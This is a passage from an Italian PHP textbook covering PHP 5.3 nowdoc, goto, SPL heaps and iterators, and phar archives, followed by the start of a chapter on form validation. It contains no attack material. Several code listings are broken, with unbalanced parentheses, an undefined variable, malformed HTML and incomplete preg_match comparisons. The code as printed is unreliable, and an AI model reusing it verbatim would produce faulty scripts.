Nowdoc è un modo nuovo per inserire testo in formato libero in uno script. È un formato simile a heredoc ma che presenta una differenza fondamentale: nowdoc non subisce un ulteriore parsing, il che lo rende ideale per inserire codice PHP o perfino comandi SQL; Per esempio, Oracle RDBMS ha tabelle interne il cui nome inizia con `v$`. Prima di PHP 5.3 occorreva far precedere ogni carattere di dollaro da un backslash:

```

$FILE="select
    lower(db_name.value) || '_ora_' ||
    v$process.spid ||
    nvl2(v$process.traceid, '_' || v$process.traceid, null )
|
    '.trc'
from
v$parameter db_name
cross join v$process
join v$session
on v$process.addr = v$session.paddr
where
    db_name.name = 'instance_name' and
v$session.sid=:SID and
v$session.serial#:SERIAL";

```

Senza la sintassi nowdoc, la query andava scritta in questo modo particolarmente noioso e poco gradevole. La sintassi nowdoc consente di impostare query senza ricorrere a fastidiosi caratteri. La sintassi heredoc prevede:

```

$FILE= <<<EOT
select
    lower(db_name.value) || '_ora_' ||
    v$process.spid ||
    nvl2(v$process.traceid, '_' || v$process.traceid, null )
|
    '.trc'
from
v$parameter db_name
cross join v$process
join v$session
on v$process.addr = v$session.paddr
where
    db_name.name = 'instance_name' and
v$session.sid=:SID and
v$session.serial#:SERIAL;
EOT;

```

La nuova sintassi nowdoc ha ora questo aspetto:

```

$FILE = <<<'EOT'
select
    lower(db_name.value) || '_ora_' ||
    v$process.spid ||
    nvl2(v$process.traceid, '_' || v$process.traceid, null ) ||
    '.trc'
from
v$parameter db_name
cross join v$process
join v$session
on v$process.addr = v$session.paddr
where
    db_name.name = 'instance_name' and

```

```
v$session.sid=:SID and
v$session.serial#:SERIAL;
EOT;
```

L'unica differenza è costituita dalla virgolette semplici che racchiudono l'identificatore EOT e l'assenza del backslash prima del dollaro. Le altre istruzioni sono rimaste identiche.

NOTA

Le regole per l'identificatore EOT (End Of Text) sono sempre le stesse; non ci possono essere spazi prima o dopo il punto e virgola.

Per comprendere la differenza conviene studiare il frammento di codice riportato nel Listato 5.5.

Listato 5.5 Differenze tra heredoc e nowdoc.

```
<?php
class animal {
    public $species;
    public $name;
    function __construct($kind,$name) {
        $this->species=$kind;
        $this->name=$name;
    }
    function __toString() {
        return($this->species.'.').$this->name);
    }
}

$pet = new animal("dog","Fido");
$text = <<<'EOT'
    My favorite animal in the whole world is my {$pet->species}.
    His name is {$pet->name}.\n
    This is the short name: $pet\n
EOT;

print "NOWDOC:\n$text\n";
$text = <<<EOT
    My favorite animal in the whole world is my {$pet->species}.
    His name is {$pet->name}.\n
    This is the short name: $pet\n
EOT;
print "HEREDOC:\n$text";
```

Lo stesso testo è definito prima nel formato nowdoc di PHP 5.3 e poi in base al più noto e diffuso formato heredoc. L'output chiarisce la differenza tra i due modi di indicare la stringa in uno script:

NOWDOC:

```
    My favorite animal in the whole world is my {$pet->species}.
    His name is {$pet->name}.\n
    This is the short name: $pet\n
```

HEREDOC:

My favorite animal in the whole world is my dog.
His name is Fido.

This is the short name: dog.Fido

La prima versione, introdotta da PHP 5.3, non interpreta alcun elemento. I riferimenti a variabili embedded, le variabili stesse e perfino i caratteri speciali vengono mostrati esattamente come appaiono nel testo. Questa è la vera novità interessante del formato nowdoc. La versione con il vecchio heredoc interpreta ogni elemento: riferimenti a variabili, nomi delle variabili e caratteri speciali. Questa funzionalità si propone come obiettivo principale di inserire istruzioni PHP o altro codice negli script. Di seguito sono riportate alcune istruzioni che sarebbe difficile impostare con il formato heredoc:

```
<?php  
$x = 10;  
$y = <<<'EOT'  
    $x=$x+10;  
EOT;  
eval($y);  
print "$x\n";  
?>
```

Il nuovo formato nowdoc semplifica l'inserimento di codice SQL, PHP e l'esecuzione dinamica delle istruzioni. Nowdoc non sostituisce il formato heredoc, che rimane utile in applicazioni che richiedono l'impostazione di un semplice template e non devono sfruttare appieno il motore Smarty, il motore per template più diffuso impiegato da PHP. Smarty ha molte opzioni e funzionalità ed è molto più complesso del nuovo formato nowdoc. Nowdoc è semplicemente un ausilio da utilizzare quando è necessario inserire codice in formato stringa in uno script PHP.

Istruzioni goto locali

PHP 5.3 ha introdotto la controversa istruzione locale `goto`, dove con il termine “locale” si intende che non è possibile uscire dalla routine o entrare in un ciclo. In alcuni linguaggi, per esempio in C, è consentito eseguire `goto` “non locali” o “a lungo raggio”, operazioni che non sono ammesse in PHP. I limiti dell'istruzione locale `goto` sono identici a quelli di altri linguaggi: è vietato entrare in un ciclo oppure uscire dalla subroutine corrente.

L'istruzione `goto` è prevista come ultima risorsa e non deve essere impiegata in modo continuo e regolare. La sintassi è molto semplice. Il Listato 5.6

mostra un ciclo `while` riscritto per utilizzare una istruzione `goto`.

Listato 5.6 Esempio di istruzione `goto`.

```
<?php  
$i=10;  
LAB:  
    echo "i=", $i--,"\n";  
    if ($i>0) goto LAB;  
echo "Loop exited\n";  
?>
```

Le etichette si concludono con due punti. Questo piccolo script produce l'output desiderato:

```
i=10  
i=9  
i=8  
i=7  
i=6  
i=5  
i=4  
i=3  
i=2  
i=1  
Loop exited
```

Non si propone un esempio concreto di istruzione `goto`, poiché non se ne dovrebbe sentire l'esigenza. Questa dovrebbe essere la risorsa meno utilizzata tra quelle offerte da PHP 5.3, anche se è interessante sapere che esiste e che la si può impiegare ove necessario. Vale la pena ribadire di nuovo che le istruzioni `goto` sono mal viste da molti programmatori. Ad ogni modo, è già stato detto che la programmazione non è una religione e che non esistono dogmi o punizioni per i peccati commessi quando si trasgrediscono determinate abitudini. L'obiettivo è sempre efficienza e chiarezza: ben venga l'istruzione `goto` se questa può contribuire a perseguire l'obiettivo.

La Standard PHP Library

La libreria SPL (*Standard PHP Library*) comprende un gruppo di classi ed è simile alla libreria STL (*Standard Template Library*) in C++. SPL contiene classi che definiscono strutture di programmazione standard, per esempio stack, heap, elenchi con link doppi e code con priorità, tutti elementi che possono essere molto utili. La classe `SplFileObject` è già stata citata brevemente nel Capitolo 1. Potete consultare la documentazione della libreria SPL all'indirizzo <http://it2.php.net/manual/en/book.spl.php>.

La prima classe da studiare si chiama `SplMaxHeap`. Fondamentalmente, i numeri vengono inseriti in un oggetto della classe `SplMaxHeap` con un ordine casuale. Quando si recuperano i numeri, questi si presentano invece in ordine decrescente. Esiste una classe identica a questa, `SplMinHeap`, che riporta gli elementi in ordine crescente. Il Listato 5.7 contiene le istruzioni dello script.

Listato 5.7 Lo script `SplMaxHeap`.

```
<?php
$hp = new SplMaxHeap();
for ($i = 0;$i <= 10;$i++) {
    $x = rand(1, 1000);
    print "inserting: $x\n";
    $hp->insert($x);
}
$cnt = 1;
print "Retrieving:\n";
foreach ($hp as $i) {
    print $cnt++ . " :" . $i . "\n";
}
?>
```

È possibile estendere queste classi e implementarle per date oppure stringhe o per qualsiasi altro tipo di dati. L'esecuzione dello script produce l'output seguente:

```
./ttt.php
inserting: 753
inserting: 770
inserting: 73
inserting: 760
inserting: 782
inserting: 982
inserting: 643
inserting: 924
inserting: 288
inserting: 367
Retrieving:
1 :982
2 :924
3 :782
4 :770
5 :760
6 :753
7 :643
8 :367
9 :288
10 :73
```

I numeri casuali sono generati dalla funzione `rand` senza alcun ordine, mentre sono riprodotti successivamente in ordine decrescente. La classe va

utilizzata così come si trova ora, oppure la si può espandere. Nel caso in cui venga estesa, la classe figlio dovrebbe implementare il metodo `compare`, come nell'esempio illustrato nel Listato 5.8.

Listato 5.8 Estensione della classe.

```
<?php
class ExtHeap extends SplMaxHeap {
    public function compare(array $var1, array $var2) {
        $t1=strtotime($var1['hiredate']);
        $t2=strtotime($var2['hiredate']);
        return($t1-$t2);
    }
}

$var1=array('ename'=>'Smith','hiredate'=>'2009-04-18','sal'=>1000);
$var2=array('ename'=>'Jones','hiredate'=>'2008-09-20','sal'=>2000);
$var3=array('ename'=>'Clark','hiredate'=>'2010-01-10','sal'=>2000);
$var4=array('ename'=>'Clark','hiredate'=>'2007-12-15','sal'=>3000);

$hp=new ExtHeap();
$hp->insert($var1);
$hp->insert($var2);
$hp->insert($var3);
$hp->insert($var4);
foreach($hp as $emp) {
    printf("Ename:%s Hiredate:%s\n", $emp['ename'], $emp['hiredate']);
}
?>
```

L'esempio non è così banale come sembra a prima vista. Questo script ordina gli array in base al valore della data. L'argomento della nuova funzione `compare` può essere solo un array e le date sono confrontate dopo averle convertite nel formato Epoch. L'estensione di `SplMaxHeap` ordina gli elementi dal più recente al più vecchio:

```
./script5.6.php
Ename:Clark Hiredate:2010-01-10
Ename:Smith Hiredate:2009-04-18
Ename:Jones Hiredate:2008-09-20
Ename:Clark Hiredate:2007-12-15
```

Oltre a classi che si occupano di heap, stack e code, esistono altre classi preziose che gestiscono i file. La classe `SplFileObject` è stata già introdotta nel Capitolo 1 e verrà ripresa nei capitoli che trattano l'integrazione con i database. Ci sono molte altre classi `file`, tra cui `SplFileInfo` che restituisce informazioni relative a un determinato file:

```
<?php
$info=new SplFileInfo("/home/mgogala/.bashrc");
print "Basename:". $info->getBasename()."\\n";
print "Change Time:". strftime("%m/%d/%Y %T", $info->getCTime()). "\\n";
```

```

print "Owner UID:".$finfo->getOwner()."\\n";
print "Size:".$finfo->getSize()."\\n";
print "Directory:". $finfo->isDir() ? "No": "Yes";
print "\\n";
?>

```

Questa classe è in grado di conoscere l'ora di creazione, l'ora di accesso, il nome, il proprietario e tutte le informazioni fornite in genere dalla funzione `fstat` della libreria C standard. Di seguito è riportato un esempio di output prodotto da questo script:

```

./script5.7.php
Basename:.bashrc
Change Time:02/18/2011 09:17:24
Owner UID:500
Size:631
No

```

La classe è interessante in quanto tale, ma è necessaria per comprendere il significato di `FilesystemIterator`, che fa parte di SPL e svolge lo stesso compito del comando Unix `find`, cioè scorre l'albero delle directory e restituisce una iterazione dei risultati. Il Listato 5.9 è lo script che visualizza i nomi delle sottodirectory che si trovano nella directory `/usr/local`.

Listato 5.9 Visualizzare i nomi di sottodirectory in `/usr/local`.

```

<?php
$flags = FilesystemIterator::CURRENT_AS_FILEINFO |
          FilesystemIterator::SKIP_DOTS;
$ul = new FilesystemIterator("/usr/local", $flags);
foreach ($ul as $file) {
    if ($file->isDir()) {
        print $file->getFilename() . "\\n";
    }
}
?>

```

I flag stabiliscono quali dati si devono visualizzare. L'impostazione del flag `CURRENT_AS_FILEINFO` fa in modo che ogni voce dell'iterazione sia un oggetto di informazioni sui file, ovvero un membro della classe `SplFileInfo`. È presente anche un flag `CURRENT_AS_PATHNAME`, che indica agli oggetti `FilesystemIterator` di restituire i nomi dei percorsi al posto delle informazioni sui file. Ovviamente, queste informazioni contengono il nome del percorso e altri dati validi, pertanto è la soluzione più indicata quando si cercano le directory. Il flag `SKIP_DOTS` dice all'iterazione di saltare le directory “.” e “..”. Di seguito è riportato un esempio di output dello script eseguito nel mio sistema:

```
var
libexec
sbin
src
tora
bin
include
skype_static-2.1.0.81
man
lib
share
etc
```

Occorre ricordare che l'output dello script può essere diverso se eseguito in un sistema differente; per esempio, le installazioni Windows non prevedono in genere una directory chiamata */usr/local*. Un altro strumento di iterazione utile è `GlobIterator`, leggermente diverso dal `FilesystemIterator` illustrato in precedenza. `GlobIterator` esegue l'iterazione rispetto a un pattern del file system, per esempio `"*.php"`. Il Listato 5.10 mostra un breve esempio di utilizzo della classe `GlobIterator`.

Listato 5.10 Utilizzo della classe `GlobIterator`.

```
<?php
$flags = FilesystemIterator::CURRENT_AS_PATHNAME;
$ul = new GlobIterator("*.php", $flags);
foreach ($ul as $file) {
    print "$file\n";
}
?>
```

In questo caso ci interessano solo i nomi dei file, pertanto è stato impostato il flag `CURRENT_AS_PATHNAME`. Ovviamente, il flag `CURRENT_AS_FILEINFO` deve avere un valore accettabile, mentre il flag `SKIP_DOTS` non assume alcun significato.

Considerazioni finali sulla libreria SPL

Da un punto di vista tecnico, la libreria SPL non è una novità della versione 5.3, poiché esisteva già nella 5.2 come estensione aggiuntiva. Ora è un elemento di PHP 5.3 che non può essere disattivato o disinstallato, a meno di disinstallare l'intero linguaggio PHP. È un'estensione piuttosto grande e in continuo sviluppo, che comprende molte parti utili. Questo capitolo ha mostrato solo quelle più interessanti e comode da utilizzare, ma lo studio della libreria andrebbe approfondito ulteriormente. È probabile che nelle prossime versioni diventi ancora più corposa, più estesa e sempre più utile.

Conoscere SPL consente di risparmiare molta fatica e di limitare i problemi di scrittura degli script. Personalmente ritengo che la libreria SPL sia fondamentale grazie alle sue funzioni predefinite per la ricerca degli errori e la gestione delle eccezioni.

Estensione phar

Java è un linguaggio molto diffuso nel Web. Java include archivi `*.jar` che consentono agli sviluppatori di raggruppare più file in un solo file archivio da eseguire come se si trattasse di un'applicazione. PHP 5.3 ha introdotto l'estensione phar per svolgere una funzione analoga. Lo scopo di questa estensione è la creazione e l'elaborazione di file archivio in PHP, da cui deriva la sigla *Phar*, ovvero *PHP ARchive*.

Il Listato 5.1 ha mostrato uno script che includeva due file di classi aggiuntive, `wild.php` e `domestic.php`. Per distribuire l'applicazione è necessario predisporre tre file. Se fossero presenti più classi, il numero di file da distribuire sarebbe destinato a crescere ulteriormente. L'obiettivo da perseguire è la distribuzione di due soli file: lo script eseguibile e il file phar che contiene tutti i file delle classi necessarie. In altre parole, la nuova versione dello script del Listato 5.1 dovrebbe risultare simile a quella mostrata nel Listato 5.11.

Listato 5.11 Modifica del Listato 5.1.

```
<?php
include 'phar://animals.phar/wild.php';
include 'phar://animals.phar/domestic.php';
$a=new animal();
printf("%s\n",$a->get_type());
$b=new \wild\animal();
printf("%s\n",$b->get_type());
?>
```

Il trucco consiste nell'includere direttive che tengano conto del file `animals.phar` e dei riferimenti ai file. Come si può creare un file di questo genere? Esattamente come Java ha un programma chiamato jar, la distribuzione PHP 5.3 offre un programma di nome phar. Per avere un aiuto è sufficiente digitare **phar help**. Ci sono molte opzioni, ciascuna delle quali è ben documentata.

Il programma di archiviazione phar è uno script PHP che utilizza l'estensione `.phar`. Nella maggior parte delle distribuzioni non è disponibile una pagina del manuale dedicata a questo argomento, pertanto “phar help”

è il massimo che si possa ottenere. A questo punto si può provare a creare un primo archivio phar. La sintassi da rispettare è molto semplice:

```
phar pack -f animals.phar -c gz wild.php domestic.php
```

L'argomento `pack` dice al programma “phar” di creare l'archivio con il nome assegnato nell'opzione `-f` e di comprimere i file `wild.php` e `domestic.php`. Per funzionare con successo, è necessario impostare il parametro `phar.readonly` di `php.ini` con il valore `off`. Inizialmente, questo parametro è `on` per evitare la creazione di archivi. L'algoritmo di compressione da utilizzare è `zip`, ma sono supportati gli algoritmi `gz` (`gzip`) e `bz2` (`bzip2`). L'impostazione predefinita non prevede compressione dei dati. Tenendo conto di queste considerazioni è possibile eseguire lo script del Listato 5.2 senza problemi e ottenere l'output desiderato:

```
dog  
tiger
```

Non è tutto. PHP Archiver può fare molto di più. Di seguito è riportata l'istruzione da impostare per garantire che l'archivio non venga manomesso:

```
phar sign -f animals.phar -h sha1
```

Questo comando elabora il file `animals.phar` con il noto algoritmo SHA1 per evitare alterazioni. Si può provare, a titolo di esempio, ad aggiungere una riga vuota nel file ed eseguire di nuovo lo script del Listato 5.3. Si ottiene come risultato:

```
./script5.3.php  
PHP Warning: include(phar://animals.phar/wild.php): failed to open stream: phar "/tmp/animals.phar" has a broken signature in /tmp/script5.3.php on line 3  
PHP Warning: include(): Failed opening 'phar://animals.phar/wild.php' for inclusion (include_path='.:./usr/local/PEAR') in /tmp/script5.3.php on line 3  
PHP Warning: include(phar://animals.phar/domestic.php): failed to open stream: phar "/tmp/animals.phar" has a broken signature in /tmp/script5.3.php on line 4  
PHP Warning: include(): Failed opening  
'phar://animals.phar/domestic.php' for inclusion  
(include_path='.:./usr/local/PEAR') in /tmp/script5.3.php on line 4  
PHP Fatal error: Class 'animal' not found in /tmp/script5.3.php on line 5
```

L'inclusione di comandi non ha funzionato e l'esecuzione dello script non ha avuto successo. Ciò significa che lo script è protetto dalle manomissioni, poiché gli script modificati non superano la validazione della firma. Phar è

in grado anche di estrarre i file da un archivio e di aggiungere e cancellare file. Tutti i comandi sono semplici e intuitivi. Di seguito è riportato un esempio di comando list, che elenca il contenuto dell'archivio phar:

```
phar list -f animals.phar
\phar://animals.phar/domestic.php
\phar://animals.phar/wild.php
```

Phar non è solo in grado di riportare elenchi, può anche estrarre e cancellare membri dell'archivio, esattamente come le controparti jar, ar e tar. La sintassi è molto simile a quella di list e insert. Il comando `phar delete -f animals.phar -e wild.php` cancella lo script `wild.php` dall'archivio, mentre `phar add -f animals.phar wild.php` lo aggiunge di nuovo e `phar extract -f animals.phar -i wild.php` lo estrae dall'archivio. Phar è in grado di lavorare con le espressioni regolari. Questo comando comprime l'intera directory in un archivio phar di nome `test.phar`: `phar pack -f test.phar -c zip *.php`.

I nomi dei file inclusi sono elencati nell'output standard. Phar può anche creare uno script eseguibile. Per eseguire questa operazione occorre creare un cosiddetto *stub*. Lo stub è lo script cui si passa il controllo dell'esecuzione dell'archivio phar. Il formato dello stub è abbastanza particolare. Di seguito è riportato lo script del Listato 5.1, leggermente modificato allo scopo di utilizzare lo stub relativo all'archivio phar:

```
<?php
include 'phar://animals.phar/wild.php';
include 'phar://animals.phar/domestic.php';
$a=new animal();
printf("%s\n",$a->get_type());
$b=new \wild\animal();
printf("%s\n",$b->get_type());
__HALT_COMPILER(); ?>
```

Il file si chiama `stub.php` e viene aggiunto all'archivio come suo stub. È interessante notare la presenza di `__HALT_COMPILER` alla fine dello script. La funzione deve trovarsi in questo punto per concludere l'esecuzione dello script. Deve essere presente al massimo uno spazio tra il delimitatore `phar __HALT_COMPILER` e la terminazione dello script (`?>`). A questo punto è semplice aggiungere lo stub:

```
phar stub-set -f animals.phar -s stub.php
```

Da notare che l'inserimento del file da impiegare come stub fa sì che questo non venga mostrato come parte dell'archivio visualizzato dal comando `phar`

`list`. È invece possibile eseguire l'archivio come se si trattasse di uno script PHP:

```
php animals.phar
dog
tiger
```

Nei sistemi basati su Unix è possibile anche aggiungere un “bang” all'inizio dello script, per consentire che lo script sia eseguibile da riga di comando. Questa è la sintassi:

```
phar stub-set -f animals.phar -s stub.php -b '#!/usr/bin/env php'
```

Nel gergo Unix l'espressione `#!/usr/bin/env php` prende il nome di *bang* e permette alla shell di trovare l'interprete adeguato per eseguire lo script. Ora l'archivio phar `animals.phar` può essere eseguito da riga di comando, ovviamente solo dopo averlo reso eseguibile per il sistema operativo impiegato:

```
./animals.phar
dog
tiger
```

Avete appena creato un'applicazione inclusa in un solo file, che contiene tutte le classi e lo stub necessario per eseguire l'archivio. Il programma Phar è di per sé stesso un archivio phar, che può essere eseguito da riga di comando:

```
phar list -f /opt/php/bin/phar
|-phar:///opt/php/bin/phar.phar/clicommand.inc
|-phar:///opt/php/bin/phar.phar/directorygraphiterator.inc
|-phar:///opt/php/bin/phar.phar/directorytreeiterator.inc
|-phar:///opt/php/bin/phar.phar/invertedregexiterator.inc
|-phar:///opt/php/bin/phar.phar/phar.inc
\|phar:///opt/php/bin/phar.phar/pharcommand.inc
```

È possibile estrarre tutte le routine e studiarle una alla volta. Phar è un programma open source, proprio come l'intero linguaggio PHP, e siete tutti incoraggiati a studiarlo con attenzione. Esiste anche un'API (*Application Programming Interface*) che consente agli archivi phar di essere creati ed elaborati da uno script PHP.

Phar è un programma molto semplice e importante da conoscere. Modifica il modo in cui si distribuiscono le applicazioni PHP e si costruiscono i package, per risparmiare spazio. È un'estensione di PHP 5.3 dal profilo abbastanza basso ma nonostante questo merita attenzione. Questa estensione non suscita la stessa attrazione dei namespace o del formato nowdoc, ma ha un impatto significativo sul modo in cui si distribuiscono le

applicazioni PHP. L'intenzione di utilizzare phar per script quali PhpMyAdmin e pgFouine è già stata annunciata.

Phar non ha effetto sulle prestazioni dello script, poiché gli archivi sono esaminati una sola volta. Il tempo impiegato all'inizio dello script è minimo e, almeno per la mia esperienza, non si ripercuote sul tempo di esecuzione. Esiste anche un importante meccanismo di cache, chiamato APC (*Alternative PHP Cache*), che consente l'impiego di cache per le variabili e per interi file. Il modulo APC è aggiuntivo e richiede un'installazione separata; è comunque utilizzato spesso perché garantisce grandi prestazioni. In particolare, la funzione `apc_compile_file` può compilare un file PHP in codice byte che si memorizza nella cache, aumentando significativamente la velocità di esecuzione. Phar è compatibile con la più recente cache APC e si possono memorizzare nella cache i file phar con il comando `apc_compile_file`. APC non è installato automaticamente in PHP; chi è interessato ad approfondire l'argomento può consultare le pagine del manuale all'indirizzo <http://it2.php.net/manual/en/book.apc.php>.

Riepilogo

In questo capitolo sono state spiegate le nuove funzionalità più importanti di PHP 5.3, per esempio i namespace e il nuovo formato nowdoc. Avete anche conosciuto la libreria SPL, che è diventata parte integrante di PHP a partire dalla versione 5.3, e l'estensione phar, di basso livello ma anche questa molto importante. Non c'è un elemento di spicco tra gli argomenti di questo capitolo. Tutti gli strumenti che sono stati presentati sono molto "di moda" e utili. I namespace compaiono sempre più frequentemente e consentono di realizzare sistemi di applicazioni sempre più elaborati. Gli archivi phar permettono di includere i sistemi di intere applicazioni in un solo file, semplificando così la distribuzione delle applicazioni. La libreria SPL è in continuo sviluppo, ma già da ora i moduli presenti sono promettenti e utili. L'utilizzo dello stile di programmazione di PHP 5.2 e delle versioni precedenti è semplice e non richiede alcuno sforzo, anche se PHP è in continua evoluzione, e limitarsi all'impiego di vecchie versioni rende il lavoro di sviluppo obsoleto e in gran parte superato. Conoscere le ultime novità non è difficile e può essere appassionante: non perdete l'occasione.

Progettazione e gestione dei form

I form presenti nelle pagine web (web-based form o in breve web form) sono uno strumento comunemente impiegato per ottenere nuove informazioni. In genere, questi dati non sono strutturati, e prima di memorizzarli occorre manipolarli, formattarli o modificarli in qualche modo. I dati del form possono anche provenire da una fonte potenzialmente inaffidabile. Questo capitolo illustra i metodi di acquisizione dati dai web form e le tecniche che validano i campi di input con istruzioni JavaScript, passano informazioni a PHP tramite una richiesta AJAX e gestiscono la loro integrità per i servizi di storage dei dati. Verranno inoltre forniti suggerimenti sull'elaborazione di immagini, l'integrazione di più lingue e l'impiego delle espressioni regolari.

Validare i dati

Nei form la validazione è presente in due settori principali, ciascuno dei quali esercita un compito ben preciso. Il primo tipo di validazione si effettua lato client con istruzioni JavaScript, il secondo si ha quando PHP riceve i dati sul lato server da una richiesta GET o POST.

La validazione JavaScript ha un duplice ruolo di notifica al client (l'utente del sito), sempre svolta sul lato client, di suggerimenti e avvertenze che riguardano i dati inseriti e la loro configurazione in un pattern coerente rispetto a ciò che si aspetta lo script PHP ricevente. La validazione PHP si concentra maggiormente sul mantenimento dell'integrità dei dati ricevuti e li elabora affinché siano coerenti e conformi con quelli memorizzati in precedenza.

La validazione JavaScript verrà studiata impostando un form composto da due elementi: uno richiede nome e cognome e l'altro accetta un numero telefonico che può includere un prefisso facoltativo. In questo esempio di form non è incluso un pulsante di invio dati; al suo posto, il form è gestito

dalla funzione di ricerca di JavaScript e si attiverà quando si verifica un evento `onblur`, come illustrato più avanti in questo capitolo.

Il Listato 6.1 utilizza il metodo `GET` per riportare i valori del form nella barra indirizzi di un browser. Ciò consente di controllare velocemente i dati e di aggirare la validazione JavaScript.

Listato 6.1 Esempio di validazione con il metodo GET.

```
<form method='GET' action='script7_1.php' name='script'>
<input type='text' id='name' name='name' onkeyup='validate(this);'
onfocus='this.select();' onblur='search();' value='First and Last Name' />
<input type='text' id='phone' name='phone' onkeyup='validate(this);'
onfocus=<
'this.select();' onblur='search();' value='Phone Number' />
</form>
```

Al termine dei controlli, quando si è sicuri che tutto funzioni, il form può essere passato a un metodo `POST`, grazie al quale si può ottenere un URL semplice, dato che i parametri del form non sono visibili dal client (si ottiene, per esempio, <http://domain.com/dir/> oppure

<http://domain.com/dir/script.php>). In alternativa, se la pagina può essere inclusa tra le preferite dall’utente è preferibile mantenere il metodo `GET`, in modo che non sia necessario “re-inviare” i dati del form in occasione di una visita successiva della pagina web. Il metodo `GET` consente di ottenere per l’URL del browser che accompagna l’invio del form una forma simile a <http://domain.com/?var1=exa&var2=mple>.

NOTA

Potete utilizzare indifferentemente il metodo `POST` oppure `GET`, tenendo conto delle esigenze di progetto. È importante ricordare che non esiste un metodo più sicuro dell’altro; entrambi possono essere violati sfruttando le vulnerabilità del sistema. Tuttavia, il metodo `POST` è considerato leggermente più sicuro, poiché gli utenti abituali non ottengono risultati differenti manipolando la stringa della query. Per maggiori informazioni sulla sicurezza dei dati consultate il Capitolo 11.

Nel Listato 6.1, non appena l’utente digita il testo nelle caselle, l’evento `onkeyup` chiama la funzione di validazione JavaScript e passa `this` come riferimento. Ciò consente a JavaScript di accedere alle proprietà dell’elemento su cui è necessario eseguire la validazione. L’evento `onblur` tenta di inviare il form utilizzando AJAX se entrambi i campi superano la validazione richiesta. Nel Capitolo 15 si vedrà come effettuare una richiesta AJAX. L’evento `onfocus` seleziona il testo inserito nella casella per consentire al client di non cancellare i dati che sono già stati impostati.

Questa operazione è eseguita chiamando il metodo `select` in JavaScript e sfruttando le proprietà dell'elemento corrente (`onfocus='this.select();'`).

La funzione JavaScript `validate` accetta un parametro, come si può vedere nel Listato 6.2. La validazione è data dalla corrispondenza con un pattern di espressioni regolari. Più avanti in questo capitolo si vedrà come costruire le espressioni regolari; al momento conviene rimanere concentrati sulla struttura di base.

Listato 6.2 La funzione JavaScript `validate`.

```
function validate(a) {
    if(a.value.length>3)
        switch(a.name) {
            case 'name':
                if(a.value.match(/^[a-zA-Z\-\_]+ [a-zA-Z\-\_]+\$/)) {
                    /* ... codice corrispondente a name ... */
                    return true;
                } else{
                    /* ... non esiste codice corrispondente a name ... */
                }
                break;
            case 'phone':
                if(a.value.match((/^((\(|\[])?\d{3}?(\\]|\))?)?(\s|-)?)\d{3}?
(\s|-)?\d{4}\$/)) {
                    /* ... codice corrispondente a phone ... */
                    return true;
                } else{
                    /* ... non esiste codice corrispondente a phone ... */
                }
                break;
        }
    return false;
} //funzione validate
```

La funzione `validate` inizia a svolgere i controlli sul campo di input del form se la lunghezza della stringa è maggiore di tre. La soglia di validazione può essere modificata nel caso in cui il set di dati da validare non contenga abbastanza caratteri. Se il codice eseguito in fase di validazione effettua richieste AJAX, la limitazione della lunghezza della stringa aiuta a evitare uno sfruttamento eccessivo delle risorse del server, che può così eseguire ricerche nel database o algoritmi impegnativi.

NOTA

Nel Listato 6.2 si presume che i dati raccolti abbiano una lunghezza maggiore di tre, anche se spesso i dati dei form contengono stringhe di tre caratteri o meno. In questi casi, l'istruzione `if (a.value.length>3)` può essere spostata all'interno dell'istruzione `case` ed essere modificata per far corrispondere ognuno dei pattern ai campi da validare.

A questo punto usiamo il nome dell'elemento del form per stabilire quale espressione deve corrispondere al valore del dato. La restituzione di `true` o `false` permette di utilizzare questa funzione anche nelle operazioni di ricerca. Il valore della casella di testo è confrontato con l'espressione chiamando la funzione stringa `match`. Se si ha coincidenza con l'espressione, la funzione restituisce la stringa in questione. Se non si trova alcuna corrispondenza, viene restituito il valore `null`.

Il Listato 6.3 imposta la funzione `search` che valida i due campi del form, mentre il Listato 6.4 inizializza una richiesta AJAX per passare i valori del form a uno script PHP.

Listato 6.3 Definizione della funzione `search`.

```
function search() {  
    if(validate(document.getElementById('name')) &  
        &&validate(document.getElementById('phone'))) {  
        //costruisce ed esegue una richiesta AJAX  
    }  
} //chiude la funzione
```

Nella funzione `search` i parametri richiesti sono validati innanzitutto chiamando la funzione `validate` e passando le proprietà dell'elemento. L'invio effettivo del form è eseguito da una richiesta AJAX.

Se i valori delle caselle `name` e `phone` sono validati, il form richiede ad AJAX di trasmettere un URL simile a `http://localhost/script7_1.php?`

`name=john+smith&phone=(201) 443-3221`. Ora si può iniziare a costruire il componente di validazione PHP. Dato che gli attributi si trovano nell'URL, è possibile verificare inizialmente i singoli valori modificando manualmente l'URL in base alle eccezioni conosciute e ai formati accettati. Si può per esempio controllare la validazione del nome eseguita da PHP utilizzando URL simili a quelli indicati di seguito:

```
http://localhost/script7_1.php?name=Shérri+smith&phone=(201) 443-3221  
http://localhost/script7_1.php?name=john+o'neil&phone=(201) 443-3221  
http://localhost/script7_1.php?name=john+(*#%_0&phone=(201) 443-3221
```

Il controllo PHP della validazione sul numero di telefono può impiegare un altro gruppo di URL:

```
http://localhost/script7_1.php?name=john+smith&phone=2014433221  
http://localhost/script7_1.php?name=john+smith&phone=john+smith  
http://localhost/script7_1.php?name=john+smith&phone=201 443-3221 ext  
21
```

Vediamo ora il codice di validazione PHP riportato nel Listato 6.4.

Listato 6.4 Validazione PHP.

```
<?php
$formData=array(); //array per salvare i dati del form inviato
foreach($_GET as $key => $val) {
    $formData[$key]=htmlentities($val, ENT_QUOTES, 'UTF-8');
}
if(isset($formData['name']) && !isset($formData['phone'])) {
    $expressions=array('name'=>"/^[\a-zA-Z\-\_]+ [\a-zA-Z\-\_]+\$/",
                       'phone'=>"/^((\(\|\[)\?)\d{3}\?
(\])|\))?\s\-\s?\d{4}\$/");
}

if(preg_match($expressions['name'], $formData['name'], $matches['name']) ==
&& (
preg_match($expressions['phone'], $formData['phone'], $matches['phone']) ==
{
    /* codice che esegue operazioni con name e phone */
}
)?>
```

La funzione `preg_match` accetta un'espressione regolare seguita dalla stringa che deve corrispondere all'espressione, seguita a sua volta da un array da riempire con il risultato del confronto.

Esistono molte estensioni PHP che aiutano nella validazione dei dati, nelle operazioni di sanificazione e di corrispondenza con le espressioni regolari. Il filtro dei dati è un metodo interessante e coerente per ripulire e validare, che include svariate funzioni tipiche per la validazione delle informazioni digitate a livello client. Il Listato 6.5 sfrutta filtri di validazione URL ed e-mail con la funzione PHP `filter_var` della libreria integrata Filter. Si utilizza `filter_var` per passare una stringa alla funzione insieme a un filtro di sanificazione o di validazione. Il filtro di sanificazione rimuove i caratteri non supportati dalla stringa, mentre quello di validazione garantisce che la stringa abbia una forma corretta e che contenga il tipo di dati appropriato.

Listato 6.5 PHP `filter_var`: filtri di validazione

```
<?php

//string(15) "email@example.com"
